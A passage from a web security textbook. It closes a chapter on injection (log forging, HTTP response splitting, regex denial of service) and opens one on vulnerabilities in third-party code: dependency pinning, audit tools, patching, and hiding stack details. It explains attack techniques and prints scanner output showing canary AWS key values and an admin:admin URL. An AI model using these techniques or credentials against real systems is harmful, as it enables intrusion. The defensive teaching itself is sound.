
The most effective way to mitigate forged log entries is to strip new line characters from untrusted input when incorporating it in log messages, and to use a standard logging package that will prepend log statements with metadata like the timestamp and code location. Even just the latter approach will make it obvious what an attacker is trying to do, because the forged log lines will lack any metadata:



The second use of CRLF injection is to launch *HTTP response splitting* attacks. This is where an attacker takes advantage of an application that incorporates untrusted input into an HTTP response header to trick the server into terminating the header section of the response early.

In the HTTP specification, each header row in a request or response must be ended with a `\r\n` character combination, and two consecutive values of `\r\n` indicate the header section is complete and the body of the response is starting.

If an attacker can inject a `\r\n\r\n` combination into an HTTP header, they can insert their own content into the body of the response. Attacks use this to push malicious downloads onto a victim, or to inject malicious JavaScript code into the response:




To mitigate this attack, always be sure to strip any CR or LF characters if you incorporate untrusted input into an HTTP response header. The most commonly used headers for HTTP response splitting are the `Location` header (used in redirects) and the `Set-Cookie` header, so pay particular careful attention when setting these values.

## Regex injection

The final injection attack we should discuss is against regular expression libraries. We touched on regular expressions (regexes) in Chapter 4—they are a way of describing the expected order and grouping of characters in a string by specifying a pattern to match against.

This seems like a pretty benign setup; however, if an attacker can control the pattern string and the string being tested, they can perform denial-of-service attacks on your web application by supplying so-called *evil regexes*, which require a lot of computational effort to evaluate:



These kinds of pattern strings are deliberately ambiguous and cause the regex engine to do a lot of backtracking when testing particular inputs. An attacker can exploit this by sending multiple requests with the same computationally expensive regex, eventually exhausting the processing power of a server, and taking it offline. This is called a *regular expression denial-of-service attack* (ReDoS).

It's rare to come across a situation where the user of the web application needs control over the regex pattern string, so regexes can usually be statically defined in server-side code. This allows you to check for any computationally expensive regexes you may have accidentally added to your code. (The [vuln-regex-detector library by James Davis](#) is a good tool for this.)

Where the regex pattern is supplied from clients-side code, it's usually because the application is attempting to implement a rich search syntax to look over large data sets (like lines in a logging server, for example). These situations are better handled by feeding the data set into a dedicated search indexing software like Elastic Search, which allows for efficient searches

using rich search syntax, and avoid the potential security flaws of regular expressions:

```
from flask import request, jsonify
from elasticsearch import Elasticsearch

es_client = Elasticsearch([ ELASTIC_SEARCH_URL ])

@app.route("/document", methods=["POST"])
def add_document():
    data = request.get_json()
    result = es_client.index(index="documents", body=data)
    return jsonify({"message": "Document indexed"}), 201

@app.route("/search/<search_query>", methods=["GET"])
def search(search_query):
    result = es_client.search(
        index="documents",
        body={"query":
            {"match": {"content": search_query}}})
    return jsonify({"results": result["hits"]["hits"]}), 200
```

## Summary

- Never dynamically execute untrusted input as code.
- If you need to create a Domain-Specific Language (DSL) for users of your web application, use an embedded language like Lua or parse the grammar of DSL expressions using a toolkit before evaluation, to ensure proper sandboxing.
- If your template language supports server-side includes, disable includes that use remote URLs.
- Use parameterized statements to avoid injection attacks against databases.
- Where you need to dynamically generate database commands (for instance, when constructing dynamic ORDER BY clauses in SQL queries, or where the database driver doesn't support parameterized statements,) sanitize untrusted inputs against an allow list, or by removing control characters before incorporating them in the command.
- Avoid using command line calls from application code if possible.
- If command line calls are unavoidable, avoid incorporating untrusted input into commands sent to the operating system.

- If that's unavoidable, sanitize untrusted inputs before they are incorporated into the operating system command to remove any control characters.
- Strip new-line characters from untrusted input incorporated into log messages. Use a standard logging package to prepend logging messages with metadata like timestamp and code location.
- Strip new-line characters from untrusted input incorporated into HTTP response headers to prevent HTTP response splitting attacks.
- Use a dedicated search index if you need to provide rich search syntax to users, thus avoiding the temptation of evaluating untrusted input as a regex pattern. Doing the latter leads to denial-of-service attacks.


# 13 Vulnerabilities in third-party code

## This chapter covers

- How to protect against vulnerabilities in code written by others
- How to avoid advertising what your tech stack is built from
- How to secure your configuration


Here's a thought that should keep you up at night: most of the code powering your web applications wasn't written by you. How can you know it's secure, then?

To build a modern web application is to stand on the shoulders of giants: most of the running code that keeps the web application responding to HTTP requests will have been written by other people. This includes the application server itself, the programming language runtime, all your dependencies and libraries, your supplementary applications (like web servers, databases, queuing systems, and in-memory caches), the operating system itself, and any type of resource abstraction tools you deploy (like virtual machines or containerization services). You can picture this stack of technologies as geological strata:



That's a whole lot of code that you didn't write—and most of which you will have never even read.

Even worse, pretty much all of the vulnerabilities covered in this book so far (and some yet to come) appear frequently in third-party code. You can roughly chart how often each vulnerability crops up in code and at what layer of abstraction:



(Don't take this diagram too literally! If you ask 12 cybersecurity professionals to draw this very same diagram, you will get 12 very different answers, and probably generate a few hours of heated debates if they are in the same room. Give it a go if, next time, you want to derail a meeting with your in-house security team.)

In this chapter we will learn how to cope with the vulnerabilities that exhibit themselves in third-party code, starting at the surface of the tech stack and descending into the depths.

## Dependencies

The most frequent place vulnerabilities are going to occur in code-that-isn't-your-code is in your *dependencies*; that is, the third-party libraries and frameworks that are imported into your build process by your dependency

manager.

These dependencies have different names depending on which language you are using: *JAR files* in Java, *libraries* in .NET, *gems* in Ruby, *packages* in Python and Node.js, and *crates* in Rust. Depending upon which language you are using, these dependencies may consist of compiled or uncompiled code. In some cases, a dependency will act as a wrapper around some low-level operating system functions—generally, written in C. Libraries that deal with scientific computing (like SciPy in Python), cryptography (like OpenSSL) or machine learning (like OpenCV) tend to be implemented in C since these tasks are very computationally intensive.

The dependency manager will import dependencies according to your *manifest* file, which declares which dependencies you intend to use in your codebase. Keeping this manifest file under source control is the key when determining which packages are deployed in your running application. When you learn about a new vulnerability in a dependency, this file will tell you if any of your applications are using that dependency.

One of the simplest manifest formats is the `requirements.txt` used by Python's pip dependency manager. At its simplest, the manifest is simply a text file listing which dependencies are to be downloaded from the *Python Package Index* (PyPI):

```
flask #A
lxml
markdown
requests
validators
```

## Dependency versions

There are a couple of subtleties you need to appreciate when detecting vulnerable dependencies. Firstly, vulnerabilities will typically occur in certain versions of a dependency, and the authors will typically announce new versions where the vulnerability is fixed, or *patched*. So you will need to know which versions of each dependency have been deployed with the running version of the application.

One way to do this is to *pin* your dependencies, stating precisely which version the build process should use. Here's how to do that in Python:

```
flask==2.3.3 #A
lxml==4.9.3
markdown==3.4.4
requests==2.31.0
validators==0.22.0
```

Some dependency managers use *lock files*, which record which dependency version was imported at build-time whether you pinned your dependencies or not. Since these lock files are typically checked into source control, they ensure you have a record of what dependency version goes out with each release.

Here's a simple lock file used by Node.js—notice how it records the version of every dependency used, where it was downloaded from, and a checksum for the package that was downloaded:

```
{
  "name": "my-node-app",
  "version": "0.0.1",
  "lockfileVersion": 3,
  "requires": true,
  "packages": {
    "": {
      "name": "my-node-app",
      "version": "0.0.0",
      "dependencies": {
        "express": "~4.16.1"
      }
    },
    "node_modules/express": {
      "version": "4.16.4",
      "resolved": "https://registry.npmjs.org/express/-/express-4",
      "integrity": "sha512-j12Uuyb4FuCHAKPt08ksu0g==",
      "dependencies": {
        "cookie": "0.3.1"
      }
    },
    "engines": {
      "node": ">= 0.10.0"
    }
  },
  "node_modules/cookie": {
```

```
    "version": "0.4.1",
    "resolved": "https://registry.npmjs.org/cookie/-/cookie-0.4
    "integrity": "sha512-ZwrFkGJxUR3EIozELf3dFN1/kxkUA==",
    "engines": {
      "node": ">= 0.6"
    }
  }
}
```

Lock files also help deal with the second subtlety of dependency management: most code imported with a dependency manager will have its own dependencies, which will be duly imported by the dependency manager during the build process. While not declared in your manifest, these *transitive dependencies* are just as likely to exhibit vulnerabilities, so you need to be able to determine which versions are deployed in your running application when you learn of a new vulnerability.

Lock files make the version of each transitive dependency completely explicit, so there is a complete record of the dependencies deployed.


## Learning about vulnerabilities

To patch vulnerable dependencies, you need to be aware that the vulnerabilities exist first. You can keep up with news of major vulnerabilities by following tech media: they will hit the front page of Hacker News (<https://news.ycombinator.com/>) and the large programming subreddits (/r/webdev, /r/programming, and language-specific ones like /r/python). Following tech people on social media is also a good move: Twitter (sorry—X) was once the main place for this, but following some of their recent tumultuous times in management, you may find it more useful to seek out tech influencers on Mastodon. The advantage of this approach is that these websites will typically come with a lot of discussion about the vulnerability, which will help you assess the risks and put it in context.

For more specific and granular information, you should use tools to compare your deployed dependencies against the *Common Vulnerabilities and Exposures* (CVE) database. This is an exhaustive catalog of every publicly disclosed cybersecurity vulnerability, tirelessly maintained by security

researchers.

If you use either of the popular source control systems GitHub or GitLab, the good news is that you get this functionality for free. Each source control system will analyze dependencies automatically for you, highlighting vulnerabilities in your code as soon as a record appears in the CVE database:



Most modern programming languages have tools that allow you to audit your code from the command line in a similar fashion. These tools can be run on demand, even before you add code to source control.

One such tool is `npm audit`, available to Node.js developers, which gives detailed reports of which dependencies contain vulnerabilities, how critical the vulnerabilities are, and how to fix them:

```
~/code/toy-node-app
$ toy-node-app npm audit
# npm audit report

constantinople <3.1.1
Severity: critical
Sandbox Bypass Leading to Arbitrary Code Execution in constantinople - https://github.com/advisories/GHSA-4vmm-mhcq-4x9j
fix available via "npm audit fix --force"
Will install jade@0.31.2, which is a breaking change
node_modules/constantinople
  jade >=0.39.0
    Depends on vulnerable versions of constantinople
    Depends on vulnerable versions of transformers
    node_modules/jade

uglify-js <=2.5.0
Severity: critical
Regular Expression Denial of Service in uglify-js - https://github.com/advisories/GHSA-c9f4-xj24-8jqx
Incorrect Handling of Non-Boolean Comparisons During Minification in uglify-js - https://github.com/advisories/GHSA-34r7-q49f-h37c
fix available via "npm audit fix --force"
Will install jade@0.31.2, which is a breaking change
node_modules/uglify-js
  transformers >=2.0.0
    Depends on vulnerable versions of uglify-js
    node_modules/transformers

4 vulnerabilities (1 high, 3 critical)

To address all issues (including breaking changes), run:
  npm audit fix --force
$ toy-node-app
```

Most modern programming languages have similar tools available. Here's a cheat sheet for your language of choice:

Language	Audit Tool
Python	safety ( <a href="https://github.com/pyupio/safety">https://github.com/pyupio/safety</a> )
Node	npm audit ( <a href="https://docs.npmjs.com/auditing-package-dependencies-for-security-vulnerabilities">https://docs.npmjs.com/auditing-package-dependencies-for-security-vulnerabilities</a> )
Ruby	bundler-audit ( <a href="https://github.com/rubysec/bundler-audit">https://github.com/rubysec/bundler-audit</a> )
Java	OWASP Dependency-Check ( <a href="https://owasp.org/www-project-dependency-check">https://owasp.org/www-project-dependency-check</a> )
.NET	NuGet ( <a href="https://devblogs.microsoft.com/nuget/how-to-scan-nuget-packages-for-security-vulnerabilities">https://devblogs.microsoft.com/nuget/how-to-scan-nuget-packages-for-security-vulnerabilities</a> )
PHP	local-php-security-checker ( <a href="https://github.com/fabpot/local-php-security-checker">https://github.com/fabpot/local-php-security-checker</a> )
Go	gosec ( <a href="https://github.com/securego/gosec">https://github.com/securego/gosec</a> )
Rust	cargo_audit ( <a href="https://docs.rs/cargo-audit/latest/cargo_audit">https://docs.rs/cargo-audit/latest/cargo_audit</a> )

## Deploying patches

Once a vulnerability is detected, it is hopefully just a matter of updating the version in your manifest, deploying the new code to a testing environment, making sure nothing breaks, and pushing the secure code to production.

Releasing patching isn't ever quite as frictionless as we might wish, however. Some headaches may occur:

- In legacy apps, brittle codebases may mean making undue changes a risk.
- If you don't have a good way of testing that application behavior is unchanged—called *regression testing*—you may have to spend a lot of

time manually checking behavior.

- Your organization may deliberately implement *code freezes*—time windows in which new releases cannot be pushed out without special permission—preventing you from releasing a patch unless urgent.
- New dependency versions may break backward compatibility, meaning application code has to be updated to use new APIs.

Given these complications, vulnerabilities are usually put through a risk assessment process to see if patching them is urgent. For high severity vulnerabilities, you must patch your systems as soon as possible – if an exploit is in the wild, hackers will be actively searching for vulnerable systems, and you are in a race against time.

Sometimes when you drill down on a vulnerability, however, you will find that the specifically vulnerable function isn't actually used in your application; or that it is used only in an offline capacity (for example, in scripts used at development time rather than in the deployed application); or the vulnerability is exploitable only on the server and you only use Node.js modules on the client-side.

In such cases, you can generally mark such patches as non-urgent and release them as time permits. Constantly releasing patches for a complex application can feel like being stuck on a treadmill, as your inbox each morning will introduce more busy work to destroy your productivity—not to mention your morale!

Beware of deferring too much maintenance, however. Putting off patching (and generally failing to update to newer versions of dependencies) is called building up *technical debt*. At some point, you will still have to pay off the debt, and the longer you leave it the more expensive (in terms of development time) it will be.

## Further down the stack

In lower-level code, vulnerabilities tend to be less common but often more severe. This type of code is battle-tested, but ubiquitous, so a newly discovered vulnerabilities tend to be novel but very dangerous. As an

example, in 2014 a buffer over-read bug was discovered in the OpenSSL library that is used by Linux to encrypt and decrypt traffic. This vulnerability—called the Heartbleed bug—allowed an attacker to read sensitive areas of memory by sending malformed data packets, causing popular web servers like Nginx and Apache to expose encryption keys and other credentials.

Heartbleed has been described as the most expensive bug ever discovered, because suddenly most of the servers on the internet were vulnerable. It was awarded a 10.0 severity rating (the highest possible score!) by the National Vulnerability Database. A patch was made available as soon as the vulnerability was disclosed, but the sheer number of servers that were required to be updated meant that chaos reigned for months afterward.

How you cope with this type of low-level vulnerability depends very much on how you host your web application. Typically, your organization will fall into one of three camps:

- You have a dedicated infrastructure team that is in charge of managing servers and deploying patches.
- You use a hosting provider like Heroku or a deployment technology like Amazon's Elastic Beanstalk, which gives you a limited number of options for operating systems.
- You use Docker, which gives your development team (or DevOps team) control over which operating system libraries are available to the application, with each containerized applications being deployable to a standard hosting environment.

In the first case, your infrastructure team will likely approach you when a patch needs to be deployed or will have implemented a regular patching cycle that is pretty much transparent to you. This is great news because your responsibilities are restricted to regression testing in the event of major upgrades.

In the second instance, a third-party hosting provider acts as your infrastructure team. In the event of a major security patch being required, you will be notified by email and told whether any actions are required on your part.

If you use containerization technology like Docker, then in exchange for having fine-controlled command of your deployment topology, you do have to be concerned with patching. Some organizations have a dedicated DevOps team to help with this.

In any of the scenarios, it helps greatly to have built-in security to the tech stack from the get-go. Third-party vendors supply *hardened* software components that are configured with security in mind. These include hardened operating systems that have security firewall rules installed, non-essential services removed, appropriately scoped user roles, and a guaranteed patch cycle.

The *Center for Internet Security* (CIS) publishes benchmarks for what is considered a secure environment. Try to deploy to servers that meet these benchmarks—there are a number available in the [Amazon Web Services Marketplace](#), for example:

The screenshot shows the AWS Marketplace interface. At the top, there's a navigation bar with links for 'About', 'Categories', 'Delivery Methods', 'Solutions', 'AWS IQ', 'Resources', and 'Your Saved List'. A search bar is also present. On the right, it says 'Hello, Mr Secure User'. Below the navigation, the 'Center for Internet Security' page is displayed. It features the CIS logo and the text 'Center for Internet Security'. A link 'Visit the Center for Internet Security website' is provided. A sidebar on the left contains information about CIS, mentioning it's a 501(c)(3) organization dedicated to enhancing cybersecurity readiness and response among public and private sector entities. It highlights its strong industry and government partnerships, and its work on evolving cybersecurity challenges on a global scale. A 'Sort By: Relevance' dropdown menu is visible at the top of the product list. The main content area shows a list of products, with the first item being 'CIS Amazon Linux 2 Kernel 4.14 Benchmark - Level 1'.

You should regularly review your systems for security holes that creep in after the fact. If you deploy to the Cloud using AWS, Microsoft Azure or Google, the command line tools Prowler (<https://github.com/prowler-cloud/prowler>) and Scout Suite (<https://github.com/nccgroup/ScoutSuite>) are useful for conducting security reviews.

## Information leakage

To discourage attackers from taking advantage of vulnerabilities in the third-party code you are using, it's best to avoid advertising what technologies your web app is based on.

Revealing system information makes life easier for an attacker and gives them a playbook of vulnerabilities they can probe for. It may not be feasible to completely obscure your technology stack, but some simple steps can go a long way to discouraging casual attackers. Let's see how.

## Removing server headers

Many web servers in their default configuration populate the `Server` header information in HTTP response headers with the name of the web server. This is great advertising for the web server vendor, but bad news for you.

In your web server configuration, make sure to disable any HTTP response headers that reveal what server technology, language, and version you are running. To disable the `Server` header in Nginx, for example, you would add the following line to your `nginx.conf` file:

```
http {  
    server_tokens off;  
}
```

## Changing the session cookie name

The name of the session ID parameter often gives a clue to the server-side technology. For example, if you ever see a cookie named `JSESSIONID`, you can infer that the web server is built using the Java language.

To avoid leaking your choice of web server, make sure that nothing is sent back in cookies to give a clue about the technology stack. To change the session ID parameter name in a Java web application, for example, you would include the `<cookie-config>` tag in the `web.xml` configuration:

```
<web-app>  
    <session-config>  
        <cookie-config>  
            <name>session</name> #A
```

```
</cookie-config>
</session-config>
</web-app>
```

## Using clean URLs

Try to avoid telltale file suffixes in URLs, like `.php`, `.asp`, or `.jsp`. These are common in older technology stacks that map URLs directly to specific template files on disk and will immediately tell an attacker what web technology you are using.

Instead, aim to implement *clean URLs* (also known as *semantic URLs*), which are readable URLs that intuitively represent the underlying resource for websites.

Implementing a clean URL means:

- **Omitting implementation details for the underlying web server.** The URL should not contain suffixes like `.php` that denote the underlying technology stack.
- **Putting key information in the path of the URL.** Clean URLs use the query string only for ephemeral details, like tracking information. A user visiting the same URL without the query string should be taken to the same resource.
- **Avoiding opaque IDs.** Clean URLs use human-readable *slugs*, which are often generated by stripping the page title of punctuation, converting it to lowercase, and replacing spaces and punctuation with '-' characters.

The latter two points are more concerned with accessibility rather than security, but they are worth building into your URL scheme. (They greatly help people who use screen readers, for example.)

An example of a clean URL would be:

<https://www.allrecipes.com/recipe/slow-cooker-oats/>

Notice how a lot of information can be gleaned about the meaning of the URL since the slug (“slow-cooker-oats”) is human-readable. Contrast this with the following Microsoft URL:

[https://msdn.microsoft.com/en-us/library/ms752838\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/ms752838(v=vs.85).aspx)

This URL tells us about the server software being used, but nothing about the contents of the page.

## Scrubbing DNS entries

Your DNS entries are a mine of information that an attacker can make use of. Depending on how much of your technology stack is built in the cloud, they may be able to determine:


- **Server hosting providers.** For example, if you have DNS records pointing to AWS, Azure, or Google Cloud, it's a clear indicator of your cloud provider.
- **Mail servers.** MX (Mail Exchange) records indicate the mail servers used for sending and receiving emails, for either business or transactional emails.
- **Content delivery networks (CDNs).** DNS entries pointing to popular CDNs like Cloudflare, Akamai, or Fastly may suggest that you use these services to accelerate and secure your web content.
- **Subdomains and services.** The structure of your subdomains can reveal additional services or applications you're running.
- **Third-party services.** DNS entries might point to third-party services and integrations, potentially exposing vulnerabilities associated with those services.
- **Internal network structure.** Attackers might infer information about your internal network structure based on internal DNS records, potentially identifying internal services or hosts.

Much of this information is public by design since it is used in routing traffic over the internet to the appropriate services. However, make sure you keep your DNS entries as minimal as possible whenever it is an option. (And make sure to remove subdomains promptly when they are no longer in use—see Chapter 7 for details on how hackers can make use of dangling subdomains.)

## Sanitizing template files

You should conduct code reviews and use static analysis tools to make sure sensitive data doesn't end up in template files or client-side code. Hackers will scan comments in client-side code or open-source code for sensitive information like IP addresses, internal URLs, or API keys.

You can use the same tools to preemptively scan your code for information. One such tool is the delightfully named "TruffleHog" (<https://github.com/trufflesecurity/trufflehog>) which can be used to scan your source code repository for sensitive information:



A screenshot of a terminal window titled '~ /code/' showing the output of the TruffleHog command. The command is: `code trufflehog git https://github.com/trufflesecurity/test_keys --only-verified`. The output shows two findings:

```
→ code trufflehog git https://github.com/trufflesecurity/test_keys --only-verified
TruffleHog. Unearth your secrets. 🐸🔑十八届

Found verified result 🐸🔑
Detector Type: AWS
Decoder Type: PLAIN
Raw result: AKIAIYVP4CIPPERUVIFXG
Account: 595918472158
User_id: AIDAYVP4CIPPPJ5M54LRCY
Arn: arn:aws:iam::595918472158:user/canarytokens.com@@mirux23ppyky6hx3l6vclmhnj
Commit: fbc14303ffbf8fb1c2c1914e8dda7d0121633aca
Email: counter <counter@counters-MacBook-Air.local>
File: keys
Line: 4
Repository: https://github.com/trufflesecurity/test_keys
Timestamp: 2022-06-16 17:17:40 +0000

Found verified result 🐸🔑
Detector Type: URI
Decoder Type: PLAIN
Raw result: https://admin:admin@the-internet.herokuapp.com
Commit: 77b2a3e56973785a52ba4ae4b8dac61d4bac016f
Email: counter <counter@counters-MacBook-Air.local>
File: keys
Line: 3
Repository: https://github.com/trufflesecurity/test_keys
Timestamp: 2022-06-16 17:27:56 +0000

2023-09-20T11:02:43-07:00      info-0 trufflehog      finished scanning      {"chunks": 4, "bytes": 3
375, "verified_secrets": 2, "unverified_secrets": 0, "scan_duration": "2.364131444s"}
→ code █
```

## Server fingerprinting

Despite your best efforts, sophisticated attackers can still use *fingerprinting* tools to determine your server technology. By submitting non-standard HTTP requests (like `DELETE` requests) and broken HTTP headers, these tools heuristically determine the likely server type by examining how it responds in these ambiguous situations.

One such tool is Nmap, a network scanner created to probe computer

networks, which enables host discovery and operating system detection.

